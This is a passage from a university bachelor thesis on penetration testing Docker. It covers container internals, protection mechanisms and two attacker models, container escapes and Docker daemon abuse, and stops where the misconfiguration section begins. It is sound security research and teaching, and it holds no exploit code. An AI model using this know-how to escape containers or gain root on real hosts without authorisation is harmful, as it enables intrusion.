Bachelor thesis
Computing Science

Radboud University

A Methodology for Penetration Testing Docker Systems

Author:
Joren Vrancken
s4593847

First supervisor/assessor:
dr. ir. Erik Poll
erikpoll@cs.ru.nl

Internship supervisor:
Dave Wurtz
dave.wurtz@secura.com

Second assessor:
dr. Simona Samardijska
simonas@cs.ru.nl

January 17, 2020

This page is intentionally left blank.

Abstract

Penetration testers encounter many different systems during assessments. Penetration testers encounter systems using Docker more and more often, because of the popularity of Docker in recent years. This research discusses Docker from a security perspective and looks at how a penetration tester should assess the security of systems that use Docker.

We introduce two attacker models: container escapes and Docker daemon attacks. These attacker models are generalizations of attacks from a certain perspective. We discuss container escapes, an attacker model where the attacker takes the perspective of a process running inside a container. We also discuss Docker daemon attacks, an attacker model where the attacker takes the perspective of a process running on a host with Docker installed.

We look at known vulnerabilities in Docker. Specifically, we look at misconfigurations and security related software bugs. We provide practical examples of how to exploit the misconfigurations the and what the resulting impact could be. We find that misconfigurations are more interesting than the software bugs, because software bugs are far easier to fix for a user.

We map these vulnerabilities to relevant CIS Docker Benchmark (a best practices guide about the use of Docker) guidelines. We see that not all misconfigurations are covered by the CIS Docker Benchmark.

Additionally, we describe how to identify the relevant attacker model during a penetration test. After that we describe how to manually perform reconnaissance and identify vulnerabilities on systems that use Docker. We do this for both attacker models.

We take a look at tools that might automate the identification and exploitation of vulnerabilities. We, however, find that no tool fully automates and replaces manual assessments.

We conclude by presenting a checklist that summarizes the research as questions that a penetration tester should ask about a target system using Docker during an assessment. For each question, a simple way to answer the question and a reference to the relevant section in this thesis is given. This checklist helps penetration testers test the security of systems that use Docker.

Contents

Chapter 1

Introduction

Secura, a company specializing in digital security, performs security assessments for clients. In these assessments, Secura evaluates the security of the systems and applications of their clients. During these assessments, Secura encounters systems that use Docker, the de facto industry standard for containerization software. They would like to improve those assessments by better understanding how to test the security of systems that use Docker. This will help them perform better security assessments and make better recommendations to their clients. The goal of this research is to provide a methodology that penetration testers should use when testing the security of systems that use Docker.

We will first introduce the necessary concepts (chapter 2) and background information on containerization software and Docker (chapter 3). We will then go into more detail about the attacker models (chapter 4) that we should consider when thinking about containers. In chapter 5 we look at vulnerabilities, both misconfigurations (section 5.1) and security related bugs (section 5.2), that exist in Docker. We will map these to relevant guidelines from a best practices guide that is used by companies like Secura, the CIS Docker Benchmark. We will discuss how the vulnerabilities can be identified during a penetration test (chapter 6). Most importantly, this research contributes a checklist of questions that penetration testers should ask themselves when they systems that use Docker (chapter 7). For each question, a simple way to answer the question and a reference to the relevant section in this thesis is given. Finally, we will look at out of scope but interesting ideas to extend this research (chapter 8), other research about the security of Docker (chapter 9) and the takeaways of this thesis from both an offensive and a defensive perspective (chapter 10).

We will focus on Linux, because Docker is developed for Linux (although non-Linux Docker versions do exist[1]). Throughout this thesis we will look at practical examples, so a good understanding of Linux is helpful.

[1]Docker on non-Linux systems runs inside a Linux virtual machine.

Chapter 2

Notation & Basic Concepts

Throughout this thesis, we will look at many examples using Unix shell commands. We will also be referring to (security related) computing science concepts. This chapter will introduce the notation and the concepts used.

2.1 Unix Shell Commands

The following conventions are used to represent the different contexts in which commands are executed.

- If a command is executed directly on a host system, it is prefixed by "`(host)`".
- If a command is executed inside a container, it is prefixed by "`(cont)`".
- If a command is executed by an unprivileged user, it is prefixed by "`$`".
- If a command is executed by a privileged user (i.e. `root`), it is prefixed by "`#`".
- Long or irrelevant output of commands is replaced by ". . . ".
- In order to improve legibility, commands shown use abbreviated command arguments (where possible) and quoted argument values.

In Listing 2.1, an unprivileged user executes a command on a host system.

```
(host)$ echo "Hello, World!"
Hello, World!
```

Listing 2.1: Shell command notation example 1.

In Listing 2.2, the `root` user executes two commands to get system information. The content of `/proc/cpuinfo` is omitted.

```
(cont)# uname -r
5.3.8-arch1-1
(cont)# cat /proc/cpuinfo
...
```

Listing 2.2: Shell command notation example 2.

2.2 Common Vulnerabilities and Exposures

The Common Vulnerabilities and Exposures (CVE) system is a list of publicly known security related bugs.

Every vulnerability that is found is given a CVE identifier, which looks like CVE–2019–0000. The first number represents the year in which the vulnerability is found. The second number is an arbitrary number of at least four digits. In practice the arbitrary number is implemented as a counter (e.g. the first CVE of a year gets CVE–YYYY–0001 and second gets CVE–YYYY–0002).

The system is maintained by the MITRE Corporation.[1] Organizations that are allowed to give out new CVE identifiers are called CVE Numbering Authorities (CNA for short). It is possible to read and search the full list on MITRE's website, the United State's National Vulnerability Database[2] (NVD) and other websites like CVEDetails.[3]

The severity (impact and likelihood of exploitation) of a CVE is determined by the Common Vulnerability Scoring System (CVSS for short) score. The CVSS scores of every CVE can be found in the National Vulnerability Database.

In section 5.2 we will look at different security related bugs.

2.3 The CIS Docker Benchmark

The Center for Internet Security (CIS) is a not-for-profit organization that provides best practice solutions for digital security. For example, they provide security hardened virtual machine images[4] that are configured for optimal security.

[1] `https://cve.mitre.org/`
[2] `https://nvd.nist.gov/`
[3] `https://www.cvedetails.com/`
[4] `https://www.cisecurity.org/cis-hardened-images/`

The CIS Benchmarks[5] are guidelines and best practices on security on many different types of software. These guidelines are freely available for anyone and can be found on their site. Companies (e.g. Secura) use the CIS Benchmarks as a baseline to assess the security and configuration of systems that use Docker.

They also provide guidelines on Docker.[6] The latest version (1.2.0, published 29 July 2019) contains 115 guidelines. These are sorted by topic (e.g. Docker daemon and configuration files). In Appendix A you will find an example guideline from the latest CIS Docker Benchmark.

In chapter 5 we will look at different Docker related vulnerabilities. We will map those to guidelines in the CIS Docker Benchmark. We will also look at a tool that automatically checks if a host follows all guidelines in section 6.2.1.1.

In section 8.4 we look at possible improvements to the CIS Docker Benchmark.

2.4 Penetration Testing

Penetration testing (pentesting for short) is an simulated attack to test the security of systems and applications. The goal of a penetration test is to find the weak points in a system in order able to fix and secure them.

Companies, such as Secura, perform penetration tests for clients. The result of such a penetration test is a report detailing the weaknesses of the client's systems and applications. This gives the client insight into how to secure their systems and the weaknesses an attacker might target.

A typical penetration test is performed in phases (called a *kill chain*):

1. Reconnaissance: Gather data about the target system or application. These can be gathered actively (i.e. with interaction with the target) or passively (i.e. without interaction with the target).

2. Exploitation: The gathered data is used to identify weak spots and vulnerabilities. These are attacked and exploited to gain (unprivileged) access.

3. Post-exploitation: After successful exploitation and gaining a foothold, a persistent foothold is established.

4. Exfiltration: Once a persistent foothold has been established, sensitive data from the system is retrieved.

[5] `https://cisecurity.org/cis-benchmarks/`

[6] Only the community edition (Docker CE). It does not cover the enterprise edition (Docker EE).

5. Cleanup: Once the attack has been successful, all traces of the attack should be removed.

There are many types of assessments. Most tests differ in what information about the system the assessor gets from the system administrator or owner before the assessment starts or what kind of systems or applications are being tested. Below are some common assessments that companies, like Secura, perform:

- Black Box Application / Infrastructure Test: The assessor does not get any information about the system that are in the assessment scope.
- Grey Box Application / Infrastructure Test: The assessor gets some information (e.g. credentials) about the systems in the assessment scope.
- Crystal Box Application / Infrastructure Test: The assessor gets all available information about the system and its internal workings. Additionally, architects of the system may be interviewed. Crystal Box assessments are sometimes called a White Box assessment.
- Design Review: An assessment where the architecture, documentation and configuration of all systems within an environment are reviewed. No actual tests are performed during a design review.
- Internal Penetration Test: An assessment of the internal network of a client. Most of the time, the assessment has a clear goal (e.g. finding certain sensitive information).
- Red Teaming: An assessment that is similar to a real word targeted attack. This type of assessment relies heavily on stealth and includes all techniques that might be used by malicious actors to obtain sensitive information without being detected.
- Social Engineering: An assessment of the security of the people interacting with a system (e.g. employees of a company). For example, sending phishing mails or trying to get physical access to a building by impersonating an employee.
- Code Reviews: Reviewing the source code of an application.


Chapter 3

Background on Docker

In this chapter we will give the necessary background information on containerization (section 3.1) and Docker (section 3.2).

3.1 Containerization Software

Containerization software isolates processes running on a host from each other. A process in a container has a different view of the host system than processes outside of the container. A process inside a container has access to different files, network interfaces and users than processes outside of the container. Processes inside the container can only see other processes inside the container.



(a) Two processes. (b) One process in a container.

Figure 3.1: Running two processes with and without a container.

If we look at Figure 3.1, we see two scenarios. Figure 3.1a is the normal way to run processes. The operating system starts processes that can communicate with other processes. Their view on the file system is the same. In Figure 3.1b one of the processes runs inside a container. These processes cannot communicate with one another. If Process A looks at the files in `/tmp`, it accesses a different part of the file system than when Process B looks at the files in `/tmp`.[1] Process B can not even see that Process A exists.

[1] Access to files on the host has to be explicitly given (as discussed in section 3.2.3).

Process A and Process B see such a different part of the host system that to Process B it looks like it is running on a wholly different system.

3.1.1 Advantages of Containerization

Containers can be made into easily deployable packages (called images). These images only contain the necessary files for specific software to run. Other files, libraries and binaries are shared between the host operating system (the system running the container). This allows developers to create lightweight software distributions containing only the necessary dependencies.

These images can be made to simulate a file system of a different Linux distribution. For example, if an application is specifically developed for CentOS and does not run on Ubuntu, it is possible to create an image that contains all the necessary CentOS-specific files and other dependencies. This image can then be run on a host running Ubuntu. To the application running inside a container that runs an instance of the image, the operating system is CentOS.

Containers also make it possible to run multiple versions of the same software on one host. Each container can contain a specific version and all the containers run on the same host. Because the containers are isolated from each other, their incompatible dependencies do not pose a problem.

For example, if we want to run an instance of Wordpress,[2] we do not need to install all the Wordpress dependencies. We only need to download the image that the Wordpress developers created. The image contains all dependencies pre-installed.

If we want to test a newer version of Wordpress on the same host, we only have to run the different container on the same host. The incompatible dependencies of the two Wordpress instances are not a problem, because they see different parts of the file system and do not even see each other's processes.


The simplicity that containerization brings, makes containerization popular in software development, maintenance and deployment.

[2] A popular content management system to build websites with.

3.1.2 Virtualization

Virtualization is an older, similar technique to isolate software. In virtualization, a whole system is simulated on top of the host. This new virtual machine is called a guest. The guest and the host do not share any system resources. This has some advantages. For example, it allows running a completely different guest operating system (e.g. a Windows guest on a Linux host).

The software that manages the virtual machine is called a hypervisor. The hypervisor can be run on top of an OS or run directly on hardware directly (called a bare-metal hypervisor).



(a) Virtual Machines

(b) Containers

Figure 3.2

Because containerization software shares many resources with the host, it is a lot faster and more flexible than virtualization. Where virtualization needs to start a whole new operating system, containerization only needs to start a single process.

3.1.3 The Impact of Containers on Security

A container isolates software from the host, but does not change it. This means that vulnerabilities in software are not affected by running that software inside a container. However, the impact of those vulnerabilities is decreased, because the vulnerability exists in an isolated environment.

If, for example, there exists a remote code execution[3] (RCE) vulnerability in Wordpress, running Wordpress in a container does not fix the vulnerability. An attacker is still able to exploit it. But the attacker is far less likely to access the host system, because the exploited software is isolated from the host system because of containerization.

Because a container uses the same kernel and resources as the host, a `root` exploit (i.e. an exploit that allows unprivileged users to escalate their

[3]Remote code execution is a vulnerability where a malicious actor is able to execute arbitrary code on a vulnerable system.

privileges) can be just as effective inside as outside of the container, because the target (e.g. the kernel) is the same. CVE–2016–5195 (Dirty Cow)[4] is a good example of an exploit that allows container escapes, because it attacks the kernel of the host [1].

3.2 Docker

The concept of containerization has been around for a long time,[5] but it only gained traction as a serious way to package, distribute and run software in the last few years. This is mostly because of Docker [2].

Docker was released in 2013 and it does not only offer a way to containerize software, but also a way to distribute the containers. This enables creators of software (i.e. developers and organizations) to create and distribute packages that have no dependencies. If we want to run a specific application, we only need to download the package that the developers of the application have created. This allows for much faster development and deployment, because dependencies and installation of software are no longer a concern.

3.2.1 Docker Concepts

Docker is made up of a few concepts: daemons, images, containers and `Dockerfiles`. These will be covered in the following sections.

3.2.1.1 Docker Daemon

The daemon is a service (a privileged program that runs in the background) that runs (as `root`[6][7]) on the host. It manages all things related to Docker on that machine. For example, if a user needs to restart a container, the Docker daemon is the process that restarts the container. It is good to note that, because everything related to Docker is handled by the daemon and Docker has access to all resources of the host (because it runs as `root`), being able to use Docker is equivalent to having `root` access to the host.[8]

3.2.1.2 Images

A Docker image is a packaged directory structure. It is a set of layers. Each layer adding, changing or removing specific files or directories in the image. The first layer (called the base image) is either an existing image or nothing

[4] `https://dirtycow.ninja/`
[5] `https://docs.freebsd.org/44doc/papers/jail/jail-9.html`
[6] An experimental rootless mode is being worked on.
[7] `https://github.com/docker/engine/blob/master/docs/rootless.md`
[8] `https://docs.docker.com/engine/security/security/`

(referred to as `scratch`). Each layer on top of that is a change to the layer before.

3.2.1.3 Containers

A container is a running instance of a Docker image. If we run software packaged as a Docker image, we create a container based on that image. If we want to run two instances of the same Docker image, we can create two containers.

3.2.1.4 `Dockerfiles`

A `Dockerfile` describes what layers a Docker image consists of. It describes the steps to build the image. Let's look at a basic example:

```
FROM alpine:latest
LABEL maintainer="Joren Vrancken"
CMD ["echo", "Hello World"]
```

Listing 3.1: A basic `Dockerfile`.

These three instructions tell the Docker engine how to create a new Docker image. The full instruction set can be found in the `Dockerfile` reference.[9]

1. The `FROM` instruction tells the Docker engine what to base the new Docker image on. Instead of creating an image from scratch (a blank image), we use an already existing image as our basis (in this case an image based on Alpine Linux).

2. The `LABEL` instruction sets a key-value pair for the image. There can be multiple LABEL instructions. These key-value pairs get packaged and distributed with the image.

3. The `CMD` instruction sets the default command that should be run when the container is started and which arguments should be passed to it.

We can use this to create a new image and container from that image.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm --name=thesis-hello-world-container
    thesis-hello-world
```

Listing 3.2: Creating a Docker container from a `Dockerfile`.

We first create a Docker image (called `thesis-hello-world`) using the `docker build` command and then create and start a new container (called `thesis-hello-world-container`) from that image.

[9] `https://docs.docker.com/engine/reference/builder/`

3.2.2 Docker Internals

A Docker container actually is a combination of multiple features within the Linux kernel. Mainly `cgroups`, `namespaces` and `OverlayFS`.

Control groups (`cgroups`) are a way to limit resources (e.g. CPU and RAM usage) to (groups of) processes and to monitor those processes.

`namespaces` are a way to isolate resources from processes. For example, if we add a process to a process `namespace`, it can only see the processes in that `namespace`. This allows processes to be isolated from each other. Linux supports the following `namespaces` types:[10]

- `Cgroup`: To isolate processes from `cgroup` hierarchies.
- `IPC`: Isolates the inter-process communication. This, for example, isolates shared memory regions.
- `Network`: Isolates the network stack (e.g. IP addresses, interfaces, routes and ports).
- `Mount`: Isolates mount points. When a new `mount namespace` is created, the existing mount points are copied from the current `namespace`. New mount points are not propagated.

  A `mount namespace` is similar to a `chroot` jail. A `chroot` jail changes the root directory for a specific process. That process can not access files outside of the new root.
- `PID`: Isolates processes from seeing process ids in other `namespaces`. Processes in different `namespaces` can have the same `PID`.
- `User`: Isolates the users and groups.
- `UTS`: Isolates the host and domain names.

When the Docker daemon creates a new container, it creates a new `namespace` of each type for the process that runs in the container. In this way the container cannot view any of the processes, network interfaces and mount points of the host (by default it can communicate with other Docker containers, because it is connected to the internal Docker network). To the container it seems that it is actually running an entirely separate operating system.

`OverlayFS` is a (union mount) file system that allows combining multiple directories and present them as if they are one. This is used to show the multiple layers in a Docker image as a single root directory.

[10] See the `man page` of `namespaces`.

3.2.3 Data Persistence

Without additional configuration, a Docker container does not have persistent storage. Its storage is maintained when the container is stopped, but not when the container is removed. It is possible to mount a directory on the host in a Docker container. This allows the container to access files on the host and save them to that mounted directory.

```
(host)$ echo test > /tmp/test
(host)$ docker run -it --rm -v /tmp:/host-tmp ubuntu:latest
    bash
(cont)# cat /host-tmp/test
test
(cont)# cat /tmp/test
cat: /tmp/test: No such file or directory
```

Listing 3.3: Bind mount example.

In Listing 3.3 the host `/tmp` directory is mounted into the container as `/host-tmp`. We can see that a file that is created on the host is readable by the container. We also see that the container does have its own `/tmp` directory, which has no relation to `/host-tmp`.

3.2.4 Networking

When a Docker container is created, the Docker daemon creates a network sandbox for that container and (by default) connects it to an internal network. This gives the container networking resources (e.g. an IPv4 address,[11] routes and DNS entries) that are separate from the host. All incoming and outgoing traffic to the container is routed through an interface (by default) which is bridged[12] to an interface on the host.

Incoming traffic (that is not part of an existing connection) is possible by routing traffic for specific ports from the host to the container. Specifying which ports on the host are routed to which ports on the container is done when a container is created. If we, for example, want to expose port `80` to the Docker image created from Listing 3.1 we can execute the following commands.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm -p 8000:80 --name=thesis-hello-world-
    container thesis-hello-world
```

Listing 3.4: Creating a Docker container with exposed port.

[11] IPv6 support is not enabled by default.

[12] A bridge interface is an interface that connects the network connection of one interface to another.

The first command creates a Docker image using the `Dockerfile` and we then create (and start) a container from that image. We "publish" port `8000` on the host to port `80` of the container. This means that, while the container is running, all traffic from port `8000` on the host is routed to port `80` inside the container.

By default, all Docker containers are added to the same internal network. This means that (by default) all Docker containers can reach each other over the network. This differs from the isolation Docker uses for other `namespaces`. In the other `namespaces`, Docker isolates containers from the host and from other containers. This difference in design can lead to dangerous misconfigurations, because developers may believe that Docker containers are completely isolated from each other (including the network).

3.2.5 Docker Socket

The Docker daemon runs a API[13] that is used by clients to communicate with the Docker daemon. For example, when a user uses the Docker client command, it actually makes an HTTP request to the API. By default, the API listens on a UNIX socket accessible through `/var/run/docker.sock`, but it is also possible to make it listen for TCP connections.

Which users are allowed to interact with the Docker daemon is defined by the permissions of the Docker socket. To use a Unix socket a user needs to have both read and write permissions.

```
(host)$ ls -l /var/run/docker.sock
srw-rw---- 1 root docker 0 Dec 20 13:16 /var/run/docker.sock
```

Listing 3.5: Default Docker socket permissions.

Listing 3.5 shows the default permissions of `/var/run/docker.sock`. As we can see, the owner of `/var/run/docker.sock` is `root` and the group is `docker`. Both the owner and the group have read and write access to the socket. This means that `root` and every user in the `docker` group is allowed to communicate with the Docker daemon and as such use Docker.

3.2.6 Protection Mechanisms

To significantly reduce the risks that (future) vulnerabilities pose to a system with Docker, there are multiple protections built into Docker and the Linux kernel itself. In this section, we will look at the best known and most important protections.

It should be noted that because these protections add complexity and features, some vulnerabilities focus solely on bypassing one or more protection mechanisms. For example, CVE–2019–5021 (see section 5.2.4).

[13] `https://docs.docker.com/engine/api/v1.40/`

3.2.6.1 Capabilities

To allow or disallow a process to use specific privileged functionality, the Linux kernel has a feature called "capabilities". A capability is a granular way of giving certain privileges to processes. A capability allows a process to perform a privileged action without giving the process full `root` rights. For example, if we want a process to only be able to create its own network packets, we only give it the `CAP_NET_RAW` capability.

By default, every Docker container is started with only the necessary minimum capabilities. The default capabilities can be found in the Docker code.[14] It is possible to add or remove capabilities at runtime using the `--cap-add` and `--cap-drop` [3] arguments.

3.2.6.2 Secure Computing Mode

Secure Computing Mode (`seccomp`), like capabilities, is a built-in way to limit the privileged functionality that a process is allowed to use. Where capabilities limit functionality (like reading privileged files), Secure Computing Mode limits specific `syscalls`. This allows granular security control. It does this by using whitelists (called profiles) of `syscalls`. To setup a strict, but still functional seccomp profile requires specific knowledge of which `syscalls` are used by a program.

The default seccomp profile that processes in Docker containers get, is available in the source code.[15] To pass a custom seccomp profile the `--security-opt seccomp` can be used.

3.2.6.3 Application Armor

Application Armor (AppArmor) is a kernel module that allows application-specific limitations of files and system resources.

Docker adds a default AppArmor profile to every container. This is a profile generated at runtime based on a template.[16]

It is also possible to generate custom AppArmor profiles. For example, with a tool like `bane`.[17]

3.2.6.4 Security-Enhanced Linux

Security-Enhanced Linux (SELinux) is a set of changes to the Linux kernel that support system-wide access control for files and system resources. It is

[14] `https://github.com/moby/moby/blob/master/oci/caps/defaults.go`
[15] `https://github.com/moby/moby/blob/master/profiles/seccomp/default.json`
[16] `https://github.com/moby/moby/blob/master/profiles/apparmor/template.go`
[17] `https://github.com/genuinetools/bane`

available by default on some Linux distributions (e.g. Red Hat Linux based distributions).

Docker does not enable SELinux support by default, but it does provide a SELinux policy.[18]

3.2.6.5 Non-`root` Users in Containers

Besides the protection mechanisms on the host, there are also protection mechanisms in Docker images. The most important protection mechanism that Docker image creators can implement is not running processes inside a container as `root`.

By default, processes in Docker containers are executed as `root` (the `root` user of that `namespace`), because the process is isolated from the host system. However, as we will see there exist many ways to escape containers. Most of those ways require `root` privileges (inside the container). This is why it is recommended to run processes in containers using non-`root`. If the container gets compromised in any way, the attacker cannot escape because the attacker does not have `root` permissions.

This is covered by CIS Docker Benchmark guidelines 4.1 (Ensure that a user for the container has been created) and 5.23 (Ensure that docker exec commands are not used with the user=root option).

3.2.7 `docker-compose`

`docker-compose` is a wrapper program (a program that simplifies usage of another program) around Docker that can be used to specify Docker container configurations in YAML[19] files. These files remove the need to execute Docker commands with the correct arguments in the correct order. We only have to specify the necessary arguments once in the `docker-compose.yaml` file.

Listing 3.6 is an example of an `docker-compose.yaml` file similar to configuration that I have used in a production environment. Docker containers in production environments need to have a lot of runtime configuration (e.g. environment variables, exposed ports and dependencies on other containers). Specifying everything in a single file simplifies and stores the runtime configuration process.

```
---
version: "3"

services:
```

[18] `https://www.mankier.com/8/docker_selinux`
[19] `https://yaml.org/`

```yaml
postgres:
  image: "postgres:10.5"
  restart: "always"
  environment:
    PGDATA: "/var/lib/postgresql/data/pgdata"
  volumes:
    - "/dir/data/:/var/lib/postgresql/data/"

nextcloud:
  image: "nextcloud:17-fpm"
  restart: "always"
  ports:
    - "127.0.0.1:9000:9000"
  depends_on:
    - "postgres"
  environment:
    POSTGRES_DB: "database"
    POSTGRES_USER: "user"
    POSTGRES_PASSWORD: "password"
    POSTGRES_HOST: "postgres"
  volumes:
    - "/dir/www/:/var/www/html/"
```

Listing 3.6: Example `docker-compose.yaml`.

Similar functionality is also built into the Docker Engine, called Docker Stack. It also uses `docker-compose.yaml`. Some features that are supported by `docker-compose` are not supported by Docker Stack and vice versa.

3.2.8 Registries

Docker images are distributable through registries. A registry is a server (that anybody can host), that stores Docker images. When a client does not have a Docker image that it needs, it can contact a registry to download that image. Note that, because registries are an easy way to distribute Docker images, they are an interesting attack vector.

The most popular (and default) registry is Docker Hub,[20] which is run by the Docker company itself. Anybody can create a Docker Hub account and start creating and publishing images that anybody can download.

[20] `https://hub.docker.com/`

Chapter 4

Attacker Models

When discussing containers we make the distinction between two perspectives: *inside* a container and *outside* a container.

When *inside* a container, we see the container like a process that is running inside that container. That process (and thus our viewpoint) has been isolated from the host and can only see files and resources specific to that container. This means that we are able to execute commands, but only inside the container.

When *outside* a container, we see the host and containers running on the host like a process that is running on the host. We are able to see everything on that host (that we have access too). For example, we are able to see the Docker daemon process and all its child processes. We are able to execute commands directly on the host. We are able to use Docker (e.g. interact with containers) if we have permission to use Docker (see section 3.2.5).

We can think of these perspectives as attacker models. An attacker model is a general representation of a how an attacker would attack a specific system. Because we have two perspectives when thinking about containers, we see two attacker models.

We can think of the first perspective (inside a container) as an attacker model where an attacker has gained access to a container. The attacker is able to execute commands inside the container and has access to everything inside the container. Because the attacker will mostly focus on escaping the isolation that the container brings, we call this type of attack a *container escape*. We further discuss container escapes in section 4.1.

We can think of the second perspective (outside a container) as an attacker model where the attacker has unprivileged access to a host. The attacker is able to execute commands on the host, but does not have access to everything. Because the attacker will use Docker (specifically the Docker daemon) on the host to access, we call this type of attack *Docker daemon attack*. We further discuss Docker daemon attacks in section 4.2

In the following chapters we will discuss vulnerabilities in Docker (chapter 5) and how to identify them (chapter 6). We will do this by using the attacker models of this chapter.

To clarify the attacker models, we will take a look at the image in Figure 4.1 with arrows to visualize what is attacking what.




Figure 4.1

Two processes running directly on a host and two processes running inside Docker containers.

We see the following processes pictured in the images:

A. A standard (privileged) process running directly on the host.

B. A standard unprivileged process running directly on the host.

C. A process running in a Docker container.

D. Similar to C.

4.1 Container Escapes

In a container escape, an attacker has gained access to a container and tries to escape its isolation. When an attacker gains access to a container, they have gained a foothold inside their target, but that foothold is (like everything else inside the container) isolated from the host. Container escapes focus on attacking and bypassing the isolation and protection mechanics that separate the container from the host and other containers.

In Figure 4.2 we see two variants of container escapes. We see Process C accessing Process B, which is a process that runs directly on the host. We also see Process C accessing Process D, which is inside another container. In both cases Process C escapes the isolation of the container and accesses data that it should not have access too.

In the first variant, Process C escapes the container to access data that it should not have access to on the host.

In the second variant, Process C escapes from its container and accesses another container. Containers should not only be isolated from the host, but




Figure 4.2

A process (Process C) running inside a container accessing data on the host (that it should not be able to access), in this case Process B.

also from other containers. This allows multiple containers with sensitive data to be run on the same host without them being able to access each other's data.

An example attack scenario would be a company that offers Platform as a Service (PaaS) products that allows customers to run Docker containers on their infrastructure.[1] If it is possible for the attacker to submit a Docker image with a malicious process that escapes the container and access the underlying infrastructure, they could access other containers or other internal resources. That would, obviously, be a big problem for the company.

It should be noted that an exploit that allows someone to escape from a Linux `namespace` is essentially a container escape exploit, because Docker relies heavily on `namespaces` for isolation (see section 3.2.2). CVE–2017–7308 [4] is a good example of this.

[1] This is quite common nowadays. All major computing providers offer such a service.

4.2 Docker Daemon Attacks

In a Docker daemon attack, an attacker has access to a host with Docker installed on it. The attacker might be able access sensitive and privileged information by interacting with the Docker daemon or by reading Docker configuration files. Unlike container escapes, the attacker does not attack Docker or the isolation that Docker creates directly, but uses Docker to perform malicious actions.

This is attack is shown in Figure 4.3.




Figure 4.3

An unprivileged process B accessing privileged data (in the image process A) using the Docker daemon.

Because Docker needs a lot of kernel features to function properly, the Docker daemon needs to run as `root`. This makes it a very interesting target, because vulnerabilities that allow an attacker to maliciously control the Docker daemon, allow the attacker to perform actions as `root`.

Chapter 5

Known Vulnerabilities in Docker

Because Docker is so popular, many security researchers are trying to find and document vulnerabilities. In this chapter we discuss high-impact vulnerabilities that are useful during a penetration test. These are split into misconfigurations (section 5.1) and bugs (section 5.2).

Software bugs and misconfigurations can both be security problems, but they differ in who made the mistake.

A *bug* is a problem in a program itself. For example, a buffer overflow is a bug. The problem lies solely in the program itself. To fix it, the code of the program needs to be changed.

Misconfigurations, on the other hand, are security problems that come from the wrong use of a program. The program is incorrectly configured and that creates a situation that might be exploitable for an attacker. A publicly available debugging console on a website[1] or a world-readable file containing passwords are examples of misconfigurations. To fix a misconfiguration, the user should change the configuration of the program or their infrastructure. The developers of the program can only recommend correct configuration that the users should implement.

Not all vulnerabilities covered in this chapter are complete examples of attacks. Most are useful as part of an attack when used in combination with other vulnerabilities. For example, by bypassing a protection mechanism. However, some severe bugs are even dangerous when used by themselves. For example, the malicious use of the Docker socket covered in section 5.1.5.1 and CVE–2019–16884 (see section 5.2.1) are container escapes.

Because there are many security researchers looking for bugs in containerization software, section 5.2 will likely become outdated quickly and

[1] This is how Patreon got hacked a few years ago. See `https://labs.detectify.com/2015/10/02/how-patreon-got-hacked-publicly-exposed-werkzeug-debugger/`

as such should not be used as an exhaustive list of important bugs.

All of the risks of these bugs can be prevented by using the latest version of Docker and Docker images. This is covered by the CIS Docker Benchmark guidelines 1.1.2 (Ensure that the version of Docker is up to date) and 5.27 (Ensure that Docker commands always make use of the latest version of their image), respectively.

Because of the reasons above we will focus more on misconfigurations in this chapter and following chapters.

In chapter 6 we will look at how these vulnerabilities can be identified during a penetration test. In chapter 7 we will combine the information from this chapter and chapter 6 into a checklist.

5.1 Misconfigurations

In this section, we will take a look at misconfigurations of Docker and the impact those misconfigurations can have. For each misconfiguration, we will look at practical examples and the impact.

